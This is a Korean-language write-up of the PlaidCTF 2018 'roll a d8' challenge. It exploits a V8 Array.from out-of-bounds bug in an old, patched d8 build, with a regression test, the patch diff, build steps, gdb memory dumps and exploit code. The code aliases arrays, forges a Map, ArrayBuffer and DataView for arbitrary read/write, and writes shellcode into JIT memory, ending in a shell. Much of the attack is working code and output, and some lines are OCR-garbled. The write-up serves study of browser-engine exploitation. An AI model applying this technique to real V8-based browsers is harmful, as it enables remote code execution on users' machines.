V8 Exploit:
pctf2018 - roll a d8 Write-up

SNL 180711

UKnowY

Roll a d8

roll a d8 (Pwnable 350 pts)

```
Roll a d8 and win your game.

Last year, hackers successfully exploited Chakrazy.
This time, we came back with d8 powered by V8 JavaScript engine.

You can download relevant material here.

This might only be helpful to Google employees... or is it?
https://crbug.com/821137
```

- PCTF 시점에는 crbug.com/821137에 접근할 수 없었음. (3개월 안 됨)

crbug regress code

regress-821137.js

```
1  // Copyright 2018 the V8 project authors. All rights reserved.
2  // Use of this source code is governed by a BSD-style license that can be
3  // found in the LICENSE file.
4
5  // Tests that creating an iterator that shrinks the array populated by
6  // Array.from does not lead to out of bounds writes.
7  let oobArray = [];
8  let maxSize = 1028 * 8;
9  Array.from.call(function() { return oobArray }, {[Symbol.iterator] : _ => (
10   {
11     counter : 0,
12     next() {
13       let result = this.counter++;
14       if (this.counter > maxSize) {
15         oobArray.length = 0;
16         return {done: true};
17       } else {
18         return {value: result, done: false};
19       }
20     }
21   }
22 ) });
23 assertEquals(oobArray.length, maxSize);
24
25 // iterator reset the length to 0 just before returning done, so this will crash
26 // if the backing store was not resized correctly.
27 oobArray[oobArray.length - 1] = 0x41414141;
```

```
> var arr = Array.from([1, 2, 3], x => x * 10);
< undefined
> arr
< ▼(3) [10, 20, 30]
    0: 10
    1: 20
    2: 30
    length: 3
  ▶ __proto__: Array(0)
>
```

diff

```
@@ -1970,10 +1973,10 @@
       // BranchIfFastJSArray above.
       EnsureArrayLengthWritable(LoadMap(fast_array), &runtime);

-      // 3) If the created array already has a length greater than required,
+      // 3) If the created array's length does not match the required length,
       //    then use the runtime to set the property as that will insert holes
-      //    into the excess elements and/or shrink the backing store.
-      GotoIf(SmiLessThan(length_smi, old_length), &runtime);
+      //    into excess elements or shrink the backing store as appropriate.
+      GotoIf(SmiNotEqual(length_smi, old_length), &runtime);

       StoreObjectFieldNoWriteBarrier(fast_array, JSArray::kLengthOffset,
                                      length_smi);
```

Test 1

```
function makeOOB(arr, size) {
  let maxSize = size;
  Array.from.call(function() { return arr }, {[Symbol.iterator] : _ => (
    {
      counter : 0,
      next() {
        let result = this.counter++;
        if (this.counter > maxSize) {
          arr.length = 0;
          return {done: true};
        } else {
          return {value: result, done: false};
        }
      }
    }
  ) });
  return arr;
}
```


```
var a1 = [1, 2, 3.1];
var a2 = [4, 5, 6, 7.2];
var a3 = [8, 9, 10, 11, 12.3];

console.log("a1: " + makeOOB(a1, 7));
console.log("a2: " + makeOOB(a2, 6));
console.log("a3: " + makeOOB(a3, 5));
/*
a1: 2.3042405754405e-311,-1,6.8266101848017e-311,NaN,6.8266101848215e-311,1.27319747
a2: 2.3042405754405e-311,-1,6.8266101848017e-311,NaN,6.8266101848215e-311,1.27319747
a3: 2.3042405754405e-311,-1,6.8266101848017e-311,NaN,6.8266101848215e-311
*/
```

```
a1[0] = 31337
console.log("a1: " + a1);
console.log("a2: " + a2);
console.log("a3: " + a3);
/*
a1: 31337,-1,3.45005105350765e-310,NaN,3.45005105350963e-310,1.2731974746e-313,2.581
a2: 31337,-1,3.45005105350765e-310,NaN,3.45005105350963e-310,1.2731974746e-313
a3: 31337,-1,3.45005105350765e-310,NaN,3.45005105350963e-310
*/
```

Result: makeOOB로 a1, a2, a3 모두 같은 메모리를 가리키는 것 같음!

Test 2

```
2  var f64 = new Float64Array(1);
3  var u32 = new Uint32Array(f64.buffer);
4  function d2u(v) {
5      f64[0] = v;
6      return u32;
7  }
8  function u2d(lo, hi) {
9      u32[0] = lo;
10     u32[1] = hi;
11     return f64[0];
12 }
13
14 var double_arr = [0, 1.1, 2.2, 3.3];
15 var boxed_arr = [1, 2, 3, 4];
```




```
36 var unboxed = makeOOB(double_arr, 5);
37 var boxed = makeOOB(boxed_arr, 5);
38
39 console.log("boxed[boxed.length-1]: " + boxed[boxed.length-1])
40 console.log("unboxed[unboxed.length-1]: " + unboxed[unboxed.length-1]);
41 /*
42 boxed[boxed.length-1]: undefined
43 unboxed[unboxed.length-1]: 9.8339939547037e-311
44 */
```

```
46 boxed[unboxed.length-1] = 31337;
47 console.log("boxed[boxed.length-1]: " + boxed[boxed.length-1])
48 console.log("unboxed[unboxed.length-1]: " + unboxed[unboxed.length-1]);
49 console.log("d2u(unboxed[unboxed.length-1]): " + d2u(unboxed[unboxed.length-1]));
50 /*
51 boxed[boxed.length-1]: 31337
52 unboxed[unboxed.length-1]: 6.64969821014787e-310
53 d2u(unboxed[unboxed.length-1]): 0,31337
54 */
```

Result: boxed와 unboxed 두 놈이 같은 메모리를 가리키게 됨!

Exploit Scenario

- **boxed와 unboxed 두 놈으로 V8의 특정 메모리를 가지고 놀 수 있다.**

1. boxed에 넣은 객체의 주소를 unboxed를 이용해 알아낼 수 있다.
2. unboxed를 이용해 객체의 Map 타입과 길이, 속성, 포인터 등을 원하는 대로 바꿀 수 있다.
3. fake ArrayBuffer로 fake Dataview를 만들 수 있고, 이를 이용해 Read/Write Primitive로 이용할 수 있다.
4. Function 객체의 JIT 코드 부분은 RWX 영역이다. 여기에 쉘코드를 덮자.
5. 쉘코드를 덮은 Function 객체를 호출하여 쉘코드를 실행한다.

V8 Build

- **depot_tool 세팅**

cd ~ && git clone https://chromium.googlesource.com/chromium/tools/depot_tools.git

export PATH=$PATH:~/depot_tools

gclient

- **v8 다운로드 및 취약한 버전으로 git checkout**

mkdir v8_build && cd v8_build

fetch v8 && cd v8

git checkout c895a23

gclient sync

./build/install-build-deps.sh

- **Debug 모드로 빌드**

tools/dev/v8gen.py x64.debug

ninja -C out.gn/x64.debug

cd out.gn/x64.debug

./d8

V8 Debug

- V8은 상속 구조가 복잡하고, 포인터가 모두 address+1로 메모리에 저장됨.
- 그러한 이유로 V8에서 자체 제공하는 gdbinit 스크립트는 필수:
  job, jco, jst, jss, heap_find 등의 명령어 제공.
- v8::D8Console::Log에 bp를 걸고, 인자값 분석.
- 실행 후 먼저 ArrayBuffer, DataView, Function 객체(Array.prototype.map)를 선언한다.

```
$ gdb ./d8
(gdb) source ~/v8_build/v8/tools/gdbinit
(gdb) b v8::D8Console::Log
(gdb) r
...
V8 version 6.7.0 (candidate)
d8> var ab = new ArrayBuffer(0x4000)
d8> var dv = new DataView(ab)
d8> var func = Array.prototype.map
```


V8 Debug

- 먼저 DataView 구조에 대해 파악한다.
- v8::D8Console::Log 의 args.values_가 dv 인스턴스를 가리킨다.
- job 명령어로 dv 인스턴스 주소를 확인한다.
- 여기서 확인할 것은 Map의 주소, Buffer의 Offset, Length의 Offset, Object 전체 크기이다.

```
d8> console.log(dv)
...
(gdb) x/gx args.values_
0x7ffef3777168:        0x000004c257f8f321
(gdb) job 0x000004c257f8f321
0x4c257f8f321: [JSDataView]
 - map: 0x26cedcc83019 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0xac13298a6c9 <Object map = 0x26cedcc83071>
 - elements: 0x277310f82251 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - buffer =0x4c257f8d459 <ArrayBuffer map = 0x26cedcc83fe9>
 - byte_offset: 0
 - byte_length: 16384
 - properties: 0x277310f82251 <FixedArray[0]> {}
 - embedder fields = {
    (nil)
    (nil)
 }
(gdb) x/10gx 0x000004c257f8f321-1
0x4c257f8f320: 0x000026cedcc83019     0x0000277310f82251
0x4c257f8f330: 0x0000277310f82251     0x000004c257f8d459
0x4c257f8f340: 0x0000000000000000     0x0000400000000000
0x4c257f8f350: 0x0000000000000000     0x0000000000000000
0x4c257f8f360: 0x0000356c0cc027d9     0x000000003b7c5426
```

V8 Debug

- 그림과 같이 V8에서 모든 객체들은 타입과 속성을 나타내는 Map을 반드시 포함한다.
- 이 Map을 구성하여야 Fake DataView를 만들 수 있다.
- 앞에서 확인한 Map의 주소를 job로 확인한다.
- 여기서는 instance_type의 값과 Offset, Map의 전체 길이만을 알면 된다.




```
(gdb) job 0x26cedcc83019
0x26cedcc83019: [Map]
 - type: JS_DATA_VIEW_TYPE
 - instance size: 64
 - inobject properties: 0
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x277310f822e1 <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x277310f82231 <DescriptorArray[2]>
 - layout descriptor: (nil)
 - prototype: 0xac13298a6c9 <Object map = 0x26cedcc83071>
 - constructor: 0xac13298a5e1 <JSFunction DataView (sfi = 0x277310fc8bd9)>
 - dependent code: 0x277310f82251 <FixedArray[0]>
 - construction counter: 0
(gdb) x/20gx 0x26cedcc83019-1
0x26cedcc83018:        0x0000356c0cc02259     0x0d000439[illegible]14080808
0x26cedcc83028:        0x00000000082003ff     0x00000ac13298a6c9
0x26cedcc83038:        0x00000ac13298a5e1     0x0[illegible]0000000000000
0x26cedcc83048:        0x0000277310f82231     0x0[illegible]0000000000000
0x26cedcc83058:        0x0000277310f82251     0x0[illegible]0000000000000
0x26cedcc83068:        0x0000000000000000     0x0000356c0cc02259
0x26cedcc83078:        0x0f00042114040307     0x00000000182057ff
0x26cedcc83088:        0x00000ac132984781     0x00000ac1329847b9
0x26cedcc83098:        0x00000ac13298a701     0x00000ac13298a739
0x26cedcc830a8:        0x0000000000000000     0x0000277310f82251
(gdb) c
```

Int	Word16	**instance_type (low byte)** bit_field (high byte)
	Byte	bit_field2 — **elements_kind (bits 3..7)**
	Byte	unused_property_fields

V8 Debug

- 그 후 ArrayBuffer의 구조를 파악하는데,
  여기서는 그냥 backing_store의 Offset만 파악하면 된다.
- 이유는 추후에 DataView의 getUint32, setUint32 이용 시 backing_store 외에는 검증하는 루틴이 없다.
- 이때 메모리에서 backing_store에 해당하는 포인터가 두 개나 있다. 그냥Exploit을 짜면서 진짜를 가려내면 된다.

```
d8> console.log(ab)
...
(gdb) x/gx args.values_
0x7ffef3777168:        0x000004c257f8d459
(gdb) job 0x000004c257f8d459
0x4c257f8d459: [JSArrayBuffer]
 - map: 0x26cedcc83fe9 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0xac132992b59 <Object map = 0x26cedcc84041>
 - elements: 0x277310f82251 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0x559b9d3b3380
 - byte_length: 16384
 - neuterable
 - properties: 0x277310f82251 <FixedArray[0]> {}
 - embedder fields = {
    (nil)
    (nil)
 }
(gdb) x/10gx 0x4c257f8d459-1
0x4c257f8d458:  0x000026cedcc83fe9      0x0000277310f82251
0x4c257f8d468:  0x0000277310f82251      0x0000400000000000
0x4c257f8d478:  0x0000559b9d3b3380      0x0000559b9d3b3380
0x4c257f8d488:  0x0000000000004000      0x0000000000000004
0x4c257f8d498:  0x0000000000000000      0x0000000000000000
(gdb) c
```

V8 Debug

- RWX 영역을 얻기 위해 Function 객체의 code 속성의 Offset을 확인한다.
- 이때 code 값 내부에서는 바로 RWX 영역 시작이 아니라 아래와 같이 0x60 바이트 정도 떨어진 위치에서 JIT 코드가 시작된다.

```
d8> console.log(func)
...
(gdb) x/gx args.values_
0x7ffef3777168:        0x00000ac132985ce9
(gdb) job 0x00000ac132985ce9
0xac132985ce9: [Function] in OldSpace
 - map: 0x26cedcc82361 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0xac132984749 <JSFunction (sfi = 0x277310f85531)>
 - elements: 0x277310f82251 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x277310fbaa01 <SharedFunctionInfo map>
 - name: 0x277310fbaa81 <String[3]: map>
 - builtin: ArrayMap(lazy)
 - formal_parameter_count: -1
 - kind: NormalFunction
 - context: 0xac132983eb1 <FixedArray[273]>
 - code: 0x1169c7f10ec1 <Code BUILTIN>
 - properties: 0x277310f82251 <FixedArray[0]> {
(gdb) x/10x 0x00000ac132985ce9-1
0xac132985ce8: 0x000026cedcc82361     0x0000277310f82251
0xac132985cf8: 0x0000277310f82251     0x0000277310fbaa01
0xac132985d08: 0x00000ac132983eb1     0x0000277310f82859
0xac132985d18: 0x00001169c7f10ec1     0x000026cedcc82361
0xac132985d28: 0x0000277310f82251     0x0000277310f82251
(gdb) job 0x1169c7f10ec1
0x1169c7f10ec1: [Code]
 - map: 0x356c0cc028e1 <Map(HOLEY_ELEMENTS)>
kind = BUILTIN
name = DeserializeLazy
compiler = unknown
address = 0x1169c7f10ec1
Body (size = 568)
Instructions (size = 568)
0x1169c7f10f20     0  40f6c701       testb rdi,0x1
0x1169c7f10f24     4  7510           jnz 0x1169c7f10f36  (DeserializeLazy)
0x1169c7f10f26     6  48ba0000000019000000 REX.W movq rdx,0x1900000000
0x1169c7f10f30    10  e8eb5e0300     call 0x1169c7f46e20  (Abort)    ;; code: BUILTIN
0x1169c7f10f35    15  cc             int3l
...
```

Make Exploit

- 이제 디버깅으로 찾은 정보를 조합하기만 하면 됨.
- DataView의 Map 부터 먼저 구성.
- Map에 해당하는 데이터는 instance_type만 채우면 충분.
- 이때 fake_map_obj + 0x20 위치에 fake ArrayBuffer도 함께 구성한다.

```
47  // unboxed/boxed arrays point same address
48  var unboxed = makeOOB(double_arr);
49  var boxed = makeOOB(boxed_arr);
50  console.log("[+] make oob array good")
51
52  // job [DataView Map Address]
53  var fake_map_obj = [
54      u2d(0, 0),
55      u2d(0, 0x0d000439),
56      u2d(0, 0),
57      u2d(0, 0),
58
59      /* Fake ArrayBuffer object */
60      u2d(0, 0),
61      u2d(0, 0),
62      u2d(0, 0),
63      u2d(0, 0),
64      u2d(0x43434343, 0x44444444)
65      u2d(0, 0),
66      u2d(0, 0),
67      u2d(0, 0),
68      u2d(0, 0),
69      u2d(0, 0),
70  ].slice(0);
```

instance_type

backing_store

Make Exploit

```
72  boxed[boxed.length-2] = fake_map_obj
73  fake_map_lo = d2u(unboxed[unboxed.length-2])[0]
74  fake_map_hi = d2u(unboxed[unboxed.length-2])[1]
75  fake_map_lo -= 0x71; // ?
76  console.log("[+] fake_map: 0x" + fake_map_hi.toString(16) + fake_map_lo.toString(16))
77
78  var func_obj = Array.prototype.map;
79  boxed[boxed.length-2] = func_obj;
80  func_lo = d2u(unboxed[unboxed.length-2])[0]
81  func_hi = d2u(unboxed[unboxed.length-2])[1]
82  console.log("[+] func: 0x" + func_hi.toString(16) + func_lo.toString(16));
```

- boxed[boxed.length-2]에 fake_map_obj를 넣고, unboxed[unboxed.length-2]를 이용해 객체의 주소 값을 알아냄.
- 이때 실제 fake_mpa_obj는 원래 Array이니깐 이 Array의 실제 Element 주소를 대입해줘야 함. 그래서 -0x71.
- Array.prototype.map이 Function 객체인데, 이 놈도 같은 방법으로 객체의 주소 값을 알아냄.

Make Exploit

```
84  // job [DataView Object Address]
85  var fake_dv_obj = [
86      u2d(fake_map_lo + 1, fake_map_hi),
87      u2d(0, 0),
88      u2d(0, 0),
89      u2d(fake_map_lo + 0x20 + 1, fake_map_hi),
90      u2d(0, 0),
91      u2d(0, 0x4000),
92  ].slice(0);
93
94  boxed[boxed.length-2] = fake_dv_obj;
95  var fake_dv_lo = d2u(unboxed[unboxed.length-2])[0]
96  var fake_dv_hi = d2u(unboxed[unboxed.length-2])[1]
97  fake_dv_lo -= 0x31;
98  console.log("[+] fake_dv: 0x" + fake_dv_hi.toString(16) + fake_dv_lo.toString(16));
99
100 unboxed[unboxed.length-2] = u2d(fake_dv_lo + 1, fake_dv_hi);
101 var dv = boxed[boxed.length-2]
```

- 획득한 Map 의 주소를 fake_dv_obj의 0x0 위치에 넣고, fake ArrayBuffer의 주소는 0x18 위치에 넣는다. Buffer의 크기는 0x30 위치에 넣는다.
- fake_dv_obj의 Element 위치를 앞과 같은 방법으로 구해내고, 해당 주소를 unboxed Element에 쓴 뒤, boxed로 읽어 내 fake DataView 인스턴스를 얻어낸다.

Make Exploit

```
fake_map_obj[8] = u2d(func_lo + 6 * 8 - 1, func_hi);
let jit_lo = DataView.prototype.getUint32.call(dv, 0, true) + 0x60;
let jit_hi = DataView.prototype.getUint32.call(dv, 4, true);
console.log("[+] jit: 0x" + jit_hi.toString(16) + jit_lo.toString(16))

fake_map_obj[8] = u2d(jit_lo - 1, jit_hi);
for (let k = 0; k < shellcode.length; ++k) {
    DataView.prototype.setUint32.call(dv, k * 4, shellcode[k], true);
}

console.log("[*] Execute Shellcode")
func_obj();
// Flag: PCTF{k33p_c4lm_4nd_53c0nd_w1nd}
```

- ArrayBuffer의 backing_store 위치(fake_map_obj[8])에 아까 구한 Function 객체의 code 부분(+ 6 * 8)의 주소를 넣고, fake dv를 이용해 그 메모리에 저장된 값을 getUint32로 읽는다.
- 마지막으로 RWX 영역인 JIT 코드 부분에 쉘코드를 setUint32로 쓴다.
- func_obj를 호출하여 플래그를 얻는다.
- 끝~

Get Shell

```
user@ubuntu:~/v8_build$ ./d8 ./exploit.js
[+] make oob array good
[+] fake_map: 0x261890b6990
[+] func: 0x2f0184a85ce9
[+] fake_dv: 0x261890b6d50
[+] jit: 0x1b3239010f21
[*] Execute Shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user),
$ ls
d8          libc++.so      libv8.so
exploit.js  libicui18n.so  libv8_for_testing.so
gdbinit     libicuuc.so    libv8_libbase.so
```